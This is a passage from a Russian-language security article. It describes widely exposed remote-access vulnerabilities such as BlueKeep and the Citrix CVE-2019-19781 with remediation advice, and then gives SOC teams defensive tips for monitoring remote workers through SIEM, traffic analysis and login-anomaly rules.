С конца февраля 2020 года быстро растет количество узлов, доступных по протоколу удаленного рабочего стола (RDP). Наш мониторинг показывает, что в среднем 10% таких узлов уязвимы для BlueKeep (CVE-2019-0708).

BlueKeep позволяет удаленно получить полный контроль над компьютером на базе операционных систем Windows 7, Windows Server 2008 и Windows Server 2008 R2 (все же давно перешли на Windows 10 и могут не опасаться?). Для атаки достаточно отправить специальный RDP-запрос к уязвимым службам удаленного рабочего стола (RDS), аутентификации при этом не требуется.

Чем быстрее растет количество узлов, открытых по RDP, тем больше среди них уязвимых машин (как правило). Например, на Урале число открытых узлов увеличилось на 21%, и в 17% систем есть уязвимость BlueKeep. Далее идут Сибирский (21% и 16% соответственно), Северо-Западный (19% и 13%), Южный (11% и 14%), Приволжский (8% и 18%), Дальневосточный (5% и 14%) и Центральный (4% и 11%) федеральные округа.

Помимо установки патчей, для устранения уязвимости BlueKeep, а также схожих с ней CVE-2019-1181/1182 необходимо обеспечить удаленный доступ через шлюз. Для RDP-подключений это Remote Desktop Gateway (RDG), для VPN — VPN Gateway. Удаленное подключение напрямую к рабочему месту использовать не рекомендуется.

2

Новые версии Windows тоже имеют уязвимости, которые позволят злоумышленнику «прогуляться» по чужой сети, используя ошибки служб удаленных рабочих столов. Это CVE-2019-1181/1182, которые ряд экспертов называют BlueKeep-2. Рекомендуем установить свежие патчи, даже если в вашей сети удаленный доступ организован средствами RDG.

3

Бронзу в рейтинге самых опасных проблем безопасности мы отдаем уязвимости в Citrix (CVE-2019-19781), выявленной экспертом Positive Technologies Михаилом Ключниковым и неофициально получившей название Shitrix из-за задержек с обновлениями и наличия эксплойта. Спустя полтора месяца после публикации первых деталей уязвимость присутствовала примерно у 16 тысяч компаний. Ошибка крайне опасна и позволяет проникнуть в локальную сеть из интернета. Ее используют, в частности, операторы вирусов-вымогателей Ragnarok и REvil/Sodinokibi.

4

Не следует забывать и о старой уязвимости в протоколе удаленного рабочего стола CVE-2012-0002 (MS11-065), которая до сих пор встречается на сетевых периметрах. Эта брешь, обнаруженная в 2012 году, запомнилась утечкой PoC-кода со стороны одного из партнеров Microsoft по MAAP и обвинениями в адрес сотрудника ГРУ в попытке купить для нее эксплойт (bit.ly/2XzENSU).

5

Наконец, стоит обратить внимание на ошибку в механизме десериализации языка программирования PHP 7 (CVE-2019-11043). Она также позволяет неавторизованному пользователю выполнять произвольный код. Под угрозой серверы nginx с включенным FPM (пакет для обработки сценариев на языке PHP). Брешь стала причиной заражения пользователей облачного хранилища NextCloud шифровальщиком NextCry.

Автоматизировать патчинг корпоративных систем помогут решения для централизованного управления обновлениями, а проверить, что уязвимости отсутствуют, позволят средства анализа защищенности.

Как не подарить свою компанию хакеру, пока она на удаленке. Советы специалистам SOC

Павел Кузнецов

Понятие удаленной работы для многих приобрело значимость только в связи с мерами против распространения коронавирусной инфекции, с которыми нам всем, увы, пришлось столкнуться. Опыт массового перевода сотрудников на удаленку есть у крайне малого числа компаний. И даже те, кто отличается мощной и развитой IT-инфраструктурой, часто не готовы к этому и не имеют соответствующих отстроенных процессов и набора средств защиты. Поэтому их отделу ИБ тоже приходится решать новые, специфические задачи. И здесь совсем не важна отрасль. Есть примеры компаний, чей бизнес основан на работе через интернет, и уж они-то, казалось бы, собаку съели на удаленной работе и ее защищенности — но нет, в новой реальности проблемы возникают и у них.

Для того чтобы немного облегчить жизнь своим коллегам, мы сформировали ряд советов по работе на удаленке, предназначенных именно для SOC-подразделений (не важно каких — внутренних или аутсорсинговых), которые сейчас тоже адаптируются к новым реалиям.

RDP, VPN, DaaS — что у вас?

Безусловно, важно определиться, как именно удаленные сотрудники будут получать доступ к инфраструктуре компании. Доступ к удаленному рабочему месту может быть организован несколькими основными способами:

- с предоставленного сотруднику корпоративного устройства с доступом во внутреннюю сеть компании;
- с помощью толстого клиента к отдельным опубликованным сервисам компании;
- с помощью тонкого клиента, через браузер, к опубликованным сервисам, имеющим веб-интерфейс.

С одной стороны, толстый клиент более предпочтителен, так как позволяет контролировать устройство. С другой — его установка на личные устройства чревата риском компрометации сервиса, так как в этом случае не контролируется состояние прочего ПО на устройстве (отсутствует vulnerability management и compliance, нельзя убедиться в наличии средств антивирусной защиты, определенных параметров ОС). Личное устройство практически наверняка защищено слабее корпоративного.

В зависимости от способа организации удаленной работы меняются и акценты мониторинга и выявления попыток компрометации. Например, с защитой и выявлением атак на опубликованные сервисы под тонкие клиенты хорошо справляется WAF. А для защиты и мониторинга активности устройств, имеющих доступ в корпоративную информационную сеть посредством VPN, нужен более широкий спектр решений для ИБ. При этом необходимо учитывать, что интернет-канал, к которому теперь подключено устройство сотрудника, не находится под контролем службы ИБ, а это создает дополнительный риск утечки, к примеру, учетных данных пользователя (а иногда и данных компании, если пользователь активно с ними работает и постоянно обменивается с сетью компании большими объемами информации).

В случае массового перевода сотрудников на удаленную работу часть их, вероятно, будет обеспечена корпоративной техникой, настроенной в соответствии со всеми стандартами безопасности. Но нельзя исключать и возможных массовых нарушений (особенно, если речь идет об организации с разветвленной сетью филиалов) и попыток доступа в сеть компании не с корпоративного устройства, а с личного после самостоятельной установки на него соответствующего ПО, даже если есть прямой запрет на подобные действия. Поэтому стоит предусмотреть при мониторинге возможность классификации подключающихся к сети компании устройств и разделения их по определенным признакам.

Что под капотом и насколько эффективно это используется

Первое, на что следует обратить внимание, — инвентаризация имеющихся средств защиты (если по какой-то причине к этому вопросу вы раньше относились невнимательно, то сейчас самое время подчистить хвосты). Итак, в технологический минимум входят:

- Системы контроля доступа и безопасности данных, предназначенные для обеспечения сотрудников доступом к рабочим инструментам без ущерба для безопасности. Главным образом речь идет о межсетевых экранах и средствах организации виртуальных частных сетей (VPN).
- SIEM-система как информационный центр мониторинга, призванный агрегировать информацию о происходящем на всех узлах защищаемой сети и оперативно реагировать на аномальные изменения и выявленные инциденты.
- Web application firewall, настроенный в соответствии с особенностями конкретных приложений, чтобы исключить большое количество ложных срабатываний и упростить выявление действий реальных злоумышленников. Эта система незаменима для защиты IT-сервисов, доступ к которым в рамках удаленной работы предоставляется посредством публикации их на внешнем периметре (например, как веб-сервисов).
- Решение network traffic analysis (NTA), необходимое для контроля происходящего в сети компании, выявления вредоносного сетевого трафика, профилирования легитимного сетевого поведения и выявления иных аномалий, а также при расследованиях инцидентов безопасности.
- Грамотно внедренная DLP-система, которая возьмет на себя риски утечки конфиденциальной информации.
- Анализ поведения пользователей и организаций (user and entity behavior analytics, UEBA) — раз уж мы заговорили о профилировании, без этого тоже не обойтись. Однако в этом случае стоит помнить, что при массовом переходе на удаленную работу обычное поведение пользователей меняется, поэтому важно заложить время на тонкую донастройку профилей.

Этот список можно продолжать. Он не слишком отличается от списка СЗИ, необходимых в каждой достаточно развитой IT-инфраструктуре, — меняются в основном фокусы внимания: если ранее более актуальной была защита от внешних угроз, то сейчас самих пользователей систем можно приравнять к внешней угрозе (они перестают быть абсолютно доверенной стороной при подключении к инфраструктуре). При этом, если чего-то из перечисленного технологического списка вы почему-то недосчитались, то возможным выходом из ситуации может стать использование СЗИ с открытым исходным кодом (в качестве дополнительных)

либо реализация отдельных недостающих функций на уже имеющихся средствах. Сообщество ИБ сплачивается в условиях общего кризиса, и сейчас можно воспользоваться специальными предложениями производителей сетевого оборудования и СЗИ (как отечественных, так и зарубежных): они предоставляют продукты и сервисы, облегчающие организацию защищенной удаленной работы, со скидками или льготными периодами использования.

Можно ли переподковать уже имеющееся

Одно из самых удачных средств защиты для пробы в новой роли — SIEM-система. Что и неудивительно: она имеется в арсенале почти любой команды ИБ, а если речь идет о SOC-команде, то и вовсе является базовым инструментом. Правила корреляции событий с самых разных источников позволяют реализовать практически любые виды контроля и мониторинга, а также автоматических уведомлений. Например, с помощью SIEM-системы можно создать некое подобие UEBA (что входит в описанный выше набор необходимых технологий). Подключив в качестве источников сетевое оборудование и вынесенные за пределы инфраструктуры организации корпоративные устройства, можно отслеживать информационные ресурсы, доступ к которым осуществляют сотрудники на удаленке, и реагировать на попытки доступа, например, в сетевые сегменты, в которых данной категории пользователей делать нечего.

Распространив средства антивирусной защиты, имеющиеся в компании, на домашние устройства пользователей (разумеется, с их согласия), которым делегировано право пользования опубликованными сервисами, служба ИБ компании получает больше информации о новых конечных точках, подключающихся к данным сервисам, а также повышает защищенность этих устройств, что, помимо дополнительной защиты корпоративной информации, обеспечивает защиту и личных данных сотрудников.

При удаленной работе неизбежно возрастает объем данных, циркулирующих в информационно-телекоммуникационной сети компании, поэтому хорошим подспорьем в контроле этой активности, выявлении компьютерных атак и иных аномалий становятся решения класса NTA. С их помощью возможно как выявлять непосредственно вредоносные воздействия в режиме реального времени, так и решать задачи ретроспективного анализа инцидентов и событий в случае обеспечения системы NTA достаточным объемом памяти для хранения записи трафика.

Мониторить по классике или с огоньком?

Разобрать и примерить на себя все разнообразие кейсов невозможно, да и нецелесообразно. Но есть определенный их набор, включающий те важные сценарии, мониторинг которых может быть реализован в разумные сроки и, что немаловажно, требует адекватного количества ресурсов. При этом они позволяют покрыть наиболее вероятные векторы атак, по которым в информационную сеть компании может попытаться проникнуть злоумышленник.

Просто, но со вкусом: ошибочные пароли, IP-адреса и дублирующиеся подключения

Итак, начнем с классики жанра, которая заточена на отслеживание простых маркеров активности сотрудников, как то: несовпадение IP-адресов, избыточное число ошибок при вводе пароля и пр.

- ***Выявление дублирующихся входов по удаленке.*** Источником данных для нас в этом случае является сетевое оборудование, с помощью которого организован VPN-доступ. Контроль установления сессий определенным пользователем позволит составить списки пользователей, работающих в сети компании в каждый отдельный промежуток времени. В случае, когда пользователь уже находится в списке работающих в сети в настоящий момент, а мы фиксируем попытку вторичного подключения под его учетными данными, это автоматически признается инцидентом и требует расследования, так как попытка такого подключения может свидетельствовать о компрометации учетной записи.
- ***Логирование внешних IP-адресов сотрудников на удаленке.*** Снова к нам приходит на помощь сетевое оборудование или сетевые СЗИ (межсетевые экраны или средства организации защищенного удаленного доступа). Журналирование внешних адресов подключающихся к сети пользователей будет необходимо для расследования любого инцидента, связанного с внешним воздействием на информационную инфраструктуру компании. Кроме того, запись поможет накопить данные для профилирования групп внешних пользователей в дальнейшем.
- ***Отслеживание неудачных попыток соединений (выявление брутфорса).*** Это классический кейс. Нередко в руки злоумышленников первой попадает учетная запись пользователя, а пароль остается неизвестен, и атакующий пытается его подобрать. Одним из способов выявления такой атаки может стать правило корреляции в SIEM-системе, отслеживающее неудачные попытки авторизации в сервисе (VPN) и генерирующее предупреждение при достижении заданных пороговых значений (к примеру, если было больше пяти неудачных попыток авторизации за короткий промежуток времени — нужно учесть возможные ошибки легитимных пользователей и отделить их от атак методом подбора).

Немного «подтюнили» классику — и можно даже расследовать

Набор более сложных схем мониторинга и выявления инцидентов нацелен на то, чтобы существенно обогатить данные, собранные в ходе классических сценариев, и повысить точность идентификации нелегитимных подключений в той массе запросов, которые генерируются в сети во время массового удаленного доступа. Все вошедшие в него сценарии подразумевают также аккумулирование данных, которые необходимы для максимально оперативного и эффективного расследования инцидента.

- ***Идентификация доменных и недоменных рабочих станций при удаленном подключении.*** Этот кейс особенно актуален, если при мониторинге мы знаем о том, какое оборудование использует сотрудник на удаленке. Например, если корпоративная сеть построена в основном в экосистеме Microsoft, то устройства, не входящие в домен AD, не должны иметь к ней доступа, так как они не контролируются службой ИБ, что не позволяет управляемо минимизировать риск компрометации. Однако в реальности все же случаются нарушения (или

исключения), поэтому как минимум необходимо научиться отделять «доменные» устройства от тех, которые таковыми не являются. Это можно сделать, привязав по известным сетевым именам (FQDN) первичную ожидаемую от подключившегося к сети устройства активность к определенным инфраструктурным сервисам — центру обновлений антивирусных средств, серверу управления конфигурациями, почтовому серверу. Решение класса NTA в данном случае позволит анализировать используемые в сети сервисы, а полученные результаты можно использовать также для идентификации рабочих станций, в зависимости от их обращений к специфическим узлам.

- ***Географическая привязка пользователей, подключающихся к сетям.*** Данные, которые получены при журналировании внешних адресов подключающихся для удаленной работы пользователей, могут быть дополнительно обогащены. Например, с помощью GeoIP-сервиса и соотнесения информации с данными о нормальной для данного пользователя (или группы пользователей) геолокации. Это дает дополнительные возможности для профилирования и выявления аномалий, а также является простейшим способом детектирования нелегитимного соединения, так как среди злоумышленников популярно использование в ходе атак ресурсов, находящихся за пределами страны, в которой расположена атакуемая организация.


  Применение ретроспективного анализа хранимых данных о локации пользователя может выявить и менее бросающиеся в глаза аномалии: например, вряд ли легитимный пользователь, который должен пользоваться стационарным компьютером, будет подключаться к корпоративной сети из разных городов.

  Для полноценной репутационной оценки адресов, с которых подключаются внешние пользователи, можно применять системы threat intelligence. Они помогут выявить как инфицированные машины, являющиеся участниками ботнетов, так и попытки подключения из различных анонимизирующих сетей (например, через Tor или anti-abuse VPN-провайдеров).

- ***Контроль подключений администраторов и внесения изменений в конфигурацию критически важных инфраструктурных сервисов.*** Злоумышленники, стремясь облегчить себе жизнь в атакуемой сети, могут изменить конфигурацию сетевого оборудования, в том числе межсетевых экранов, стоящих на границе корпоративной сети и интернета. Это может быть нужно, к примеру, для организации удобного канала выгрузки искомой информации большого объема. А порой и сами службы ИТ допускают небрежность (с точки зрения ИБ так и вовсе преступную) и используют одну и ту же учетную запись как для администрирования оборудования, так и для администрирования внутренних сервисов. Поэтому учетные записи администраторов сетевого оборудования — почти столь же лакомая цель для атакующих, как и учетные записи администраторов контроллера домена AD. Контроль подключений непосредственно к сетевому оборудованию привилегированных пользователей и отслеживание значимых изменений конфигурации превращается в важную составляющую обеспечения ИБ компании.

  В случае массовой удаленной работы сотрудников совершенно необходимо жестко контролировать доступы к точкам входа в корпоративную сеть по той же VPN и изменения их конфигурации. Отслеживание и журналирование этих данных пригодится как для верификации легитимности действий, так и при расследовании возможных инцидентов ИБ. Общий контроль за действиями администраторов на критически важных инфраструктурных сервисах не является специфичным для ситуации с массовой удаленной работой сотрудников: это обычная необходимость, но не упомянуть ее нельзя.

- ***Выявление нарушений правил сегментации сети.*** АРМ сотрудников, работающих удаленно, при получении внутреннего IP-адреса после подключения к VPN получают адрес из заданной на сетевом устройстве подсети. При мониторинге активности удаленных пользователей более чем полезно отслеживать обращения из этого пула адресов к внутренним ресурсам и подсетям, чтобы убедиться в корректном для этих пользователей поведении. Если на удаленной работе не находится, к примеру, ни одного сотрудника финансового блока компании, то в сетевом сегменте бухгалтерии удаленным пользователям делать нечего — и обращение к соответствующему пулу адресов должно стать поводом для инициации расследования инцидента.




Задачи вне обязательной программы

При мониторинге ИБ иногда приходится решать нестандартные задачи. Благо рассмотренный выше инструментарий обычно позволяет сделать это относительно легко.

Например, по каким-то причинам в компании может не быть системы класса DLP. Что можно предпринять? Использовать SIEM и мониторить обращения к файловым хранилищам. Для этого необходимо составить список файлов, доступ к которым и скачивание из сегмента VPN-пользователей, работающих удаленно, нежелательны или запрещены, и настроить соответствующие политики аудита на самих хранилищах. При фиксации подобных попыток в SIEM-системе автоматически заводится инцидент. Однако бывает, что объемы файловых хранилищ достигают таких размеров, что задача составления перечня и классификации данных на них становится практически нерешаемой. В таком случае программой минимум является настройка журналирования обращений к хранилищам и операций с файлами: эта информация сослужит хорошую службу при расследовании возможных утечек.

Но иногда возникают и еще более изощренные задачи. Например, данные по подключению к VPN или опубликованным сервисам, продолжительности сессий могут дать аналитику о том, как меняется (и меняется ли) трудовая дисциплина в компании с изменением условий работы. Шутки шутками, но составление регламента рабочих часов для сотрудников на удаленке в случае мониторинга ИБ оказывается очень полезным: подключение к сети компании вне регламента можно рассматривать как явный инцидент ИБ. В случае невозможности составления подобного регламента службе мониторинга имеет смысл обращать внимание на очевидно аномальные вещи: скажем, на активность пользователя, не имеющего отношения к какой-либо дежурной службе, в ночные часы. Согласитесь, что сотрудник отдела кадров, удаленно подключившийся в три часа ночи, это как минимум подозрительно — и имеет смысл проверить легитимность такого подключения.

Нельзя не упомянуть глубокий анализ сетевого трафика. Внедрив решение класса NTA и обеспечив его подключение к каналу прохождения сетевого трафика от шлюза удаленного подключения пользователей во внутреннюю сеть, вы сможете эффективно определять используемые внутрисетевые сервисы, выявлять попытки их компрометации, в том числе «пользователями», которые по факту оказываются злоумышленниками, или рабочими станциями, инфицированными вредоносным ПО. Кроме того, NTA может облегчить сотрудникам службы ИБ жизнь в части контроля разрешенных либо явно запрещенных для удаленного доступа сегментов корпоративной сети.




В стрессовой ситуации сотрудники служб ИТ и ИБ могут потратить немало сил и нервов, если будут пытаться обеспечить безопасный переход компании на удаленную работу, действуя по наитию. И для того чтобы максимально упросить их работу, мы наметили основные направления движения. К примеру, при наличии внедренной SIEM-системы и подключенных к ней источников, в том числе СЗИ и сетевого оборудования, выбор основных зон для мониторинга и реализации соответствующих правил корреляции событий займет два-три дня вместе с заведением источников. То есть эта задача более чем 